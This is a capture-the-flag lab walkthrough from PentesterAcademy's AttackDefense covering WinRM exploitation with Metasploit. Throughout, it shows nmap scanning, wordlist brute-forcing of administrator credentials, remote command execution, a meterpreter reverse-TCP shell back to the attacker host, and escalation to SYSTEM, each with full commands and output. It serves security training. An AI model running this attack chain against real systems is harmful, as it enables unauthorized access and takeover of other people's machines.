
ATTACK
DEFENSE
by PentesterAcademy

Name	WinRM: Exploitation with Metasploit
URL	https://attackdefense.com/challengedetails?cid=2026
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP.

Command: nmap --top-ports 7000 10.0.0.173

```
root@attackdefense:~# nmap --top-ports 7000 10.0.0.173
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-02 01:52 IST
Nmap scan report for ip-10-0-0-173.ap-southeast-1.compute.internal (10.0.0.173)
Host is up (0.0032s latency).
Not shown: 6995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
root@attackdefense:~#
```

Step 2: We have discovered that winrm server is running on port 5985. By default WinRM service uses port 5985 for HTTP. We will run the metasploit winmi_login module to find the valid users and their passwords.

Commands:

```
msfconsole -q
use auxiliary/scanner/winrm/winrm_login
set RHOSTS 10.0.0.173
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

set VERBOSE false
exploit

```
msf5 > use auxiliary/scanner/winrm/winrm_login
msf5 auxiliary(scanner/winrm/winrm_login) > set RHOSTS 10.0.0.173
RHOSTS => 10.0.0.173
msf5 auxiliary(scanner/winrm/winrm_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf5 auxiliary(scanner/winrm/winrm_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf5 auxiliary(scanner/winrm/winrm_login) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/winrm/winrm_login) > exploit

[+] 10.0.0.173:5985 - Login Successful: WORKSTATION\administrator:tinkerbell
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_login) >
```

We have found the valid password of the administrator user.

Step 3: Checking WinRM supported authentication method using an auxiliary module.

This is very important to know, before we try to connect to the WinRM service. We need to use a valid authentication method while connecting to the service. You can find more information about the authentication from the below link:

https://docs.microsoft.com/en-us/windows/win32/winrm/authentication-for-remote-connections

Commands:
use auxiliary/scanner/winrm/winrm_auth_methods
set RHOSTS 10.0.0.173
exploit

```
msf5 > use auxiliary/scanner/winrm/winrm_auth_methods
msf5 auxiliary(scanner/winrm/winrm_auth_methods) > set RHOSTS 10.0.0.173
RHOSTS => 10.0.0.173
msf5 auxiliary(scanner/winrm/winrm_auth_methods) > exploit

[+] 10.0.0.173:5985: Negotiate protocol supported
[+] 10.0.0.173:5985: Basic protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_auth_methods) >
```

Target supports two authentication types i.e Basic and Negotiate.

Step 4: Execute command on the target server using winrm_cmd module.

Commands:
use auxiliary/scanner/winrm/winrm_cmd
set RHOSTS 10.0.0.173
set USERNAME administrator
set PASSWORD tinkerbell
set CMD whoami
exploit

```
msf5 > use auxiliary/scanner/winrm/winrm_cmd
msf5 auxiliary(scanner/winrm/winrm_cmd) > set RHOSTS 10.0.0.173
RHOSTS => 10.0.0.173
msf5 auxiliary(scanner/winrm/winrm_cmd) > set USERNAME administrator
USERNAME => administrator
msf5 auxiliary(scanner/winrm/winrm_cmd) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf5 auxiliary(scanner/winrm/winrm_cmd) > set CMD whoami
CMD => whoami
msf5 auxiliary(scanner/winrm/winrm_cmd) > exploit

[+] 10.0.0.173:5985      : server\administrator

[+] Results saved to /root/.msf4/loot/20201002015624_default_10.0.0.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_cmd) >
```

Step 5: We have successfully executed the command “whoami” on the remote server. Now, we will use the winrm_exec exploit module to get the meterpreter shell.

Commands:
use exploit/windows/winrm/winrm_script_exec
set RHOSTS 10.0.0.173
set USERNAME administrator
set PASSWORD tinkerbell
set FORCE_VBS true
exploit

```
msf5 > use exploit/windows/winrm/winrm_script_exec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/winrm/winrm_script_exec) > set RHOSTS 10.0.0.173
RHOSTS => 10.0.0.173
msf5 exploit(windows/winrm/winrm_script_exec) > set USERNAME administrator
USERNAME => administrator
msf5 exploit(windows/winrm/winrm_script_exec) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf5 exploit(windows/winrm/winrm_script_exec) > set FORCE_VBS true
FORCE_VBS => true
msf5 exploit(windows/winrm/winrm_script_exec) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] User selected the FORCE_VBS option
[*] Command Stager progress -   2.01% done (2046/101936 bytes)
[*] Command Stager progress -   4.01% done (4092/101936 bytes)
```

```
[*] Command Stager progress -  86.31% done (87978/101936 bytes)
[*] Command Stager progress -  88.31% done (90024/101936 bytes)
[*] Command Stager progress -  90.32% done (92070/101936 bytes)
[*] Command Stager progress -  92.33% done (94116/101936 bytes)
[*] Command Stager progress -  94.34% done (96162/101936 bytes)
[*] Command Stager progress -  96.34% done (98208/101936 bytes)
[*] Command Stager progress -  98.35% done (100252/101936 bytes)
[*] Sending stage (176195 bytes) to 10.0.0.173
[*] Meterpreter session 1 opened (10.10.0.3:4444 -> 10.0.0.173:49699) at 2020-10-02 01:58:55 +0530
[*] Session ID 1 (10.10.0.3:4444 -> 10.0.0.173:49699) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is ihczq.exe (2408) as: SERVER\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (828)
[+] Successfully migrated to svchost.exe (828) as: NT AUTHORITY\SYSTEM
[*] nil
[*] Command Stager progress - 100.00% done (101936/101936 bytes)

meterpreter >
```

We have gained the meterpreter session.

Step 6: Find the flag.

Commands: cd /
dir

```
meterpreter > cd /
meterpreter > dir
Listing: C:\
============

Mode              Size          Type  Last modified              Name
----              ----          ----  -------------              ----
40777/rwxrwxrwx   0             dir   2018-09-15 12:49:00 +0530  $Recycle.Bin
100666/rw-rw-rw-  1             fil   2018-11-14 12:26:16 +0530  BOOTNXT
40777/rwxrwxrwx   8192          dir   2018-11-14 12:26:15 +0530  Boot
40777/rwxrwxrwx   0             dir   2018-11-14 21:40:15 +0530  Documents and Settings
40777/rwxrwxrwx   0             dir   2018-11-14 12:26:17 +0530  EFI
40777/rwxrwxrwx   0             dir   2018-09-15 12:49:00 +0530  PerfLogs
40555/r-xr-xr-x   4096          dir   2018-09-15 12:49:00 +0530  Program Files
40777/rwxrwxrwx   4096          dir   2018-09-15 12:49:00 +0530  Program Files (x86)
40777/rwxrwxrwx   4096          dir   2018-09-15 12:49:00 +0530  ProgramData
40777/rwxrwxrwx   0             dir   2018-11-15 05:37:05 +0530  Recovery
40777/rwxrwxrwx   4096          dir   2020-10-01 19:31:35 +0530  System Volume Information
40555/r-xr-xr-x   4096          dir   2018-09-15 11:39:26 +0530  Users
40777/rwxrwxrwx   16384         dir   2018-09-15 11:39:26 +0530  Windows
100444/r--r--r--  408692        fil   2018-11-14 12:26:16 +0530  bootmgr
```

```
100444/r--r--r--  408692          fil   2018-11-14 12:26:16 +0530  bootmgr
100666/rw-rw-rw-  32              fil   2020-10-01 20:22:45 +0530  flag.txt
0337/-wx-wxrwx    2097357995424   fif   68433-01-15 14:43:20 +0530  pagefile.sys

meterpreter > cat flag.txt
3c716f95616eec677a7078f92657a230meterpreter >
meterpreter >
```

We have discovered the flag.

Flag: 3c716f95616eec677a7078f92657a230

References

1. Metasploit Modules (https://www.rapid7.com/db/modules/auxiliary/scanner/winrm/winrm_login https://www.rapid7.com/db/modules/auxiliary/scanner/winrm/winrm_auth_methods https://www.rapid7.com/db/modules/auxiliary/scanner/winrm/winrm_cmd https://www.rapid7.com/db/modules/exploit/windows/winrm/winrm_script_exec)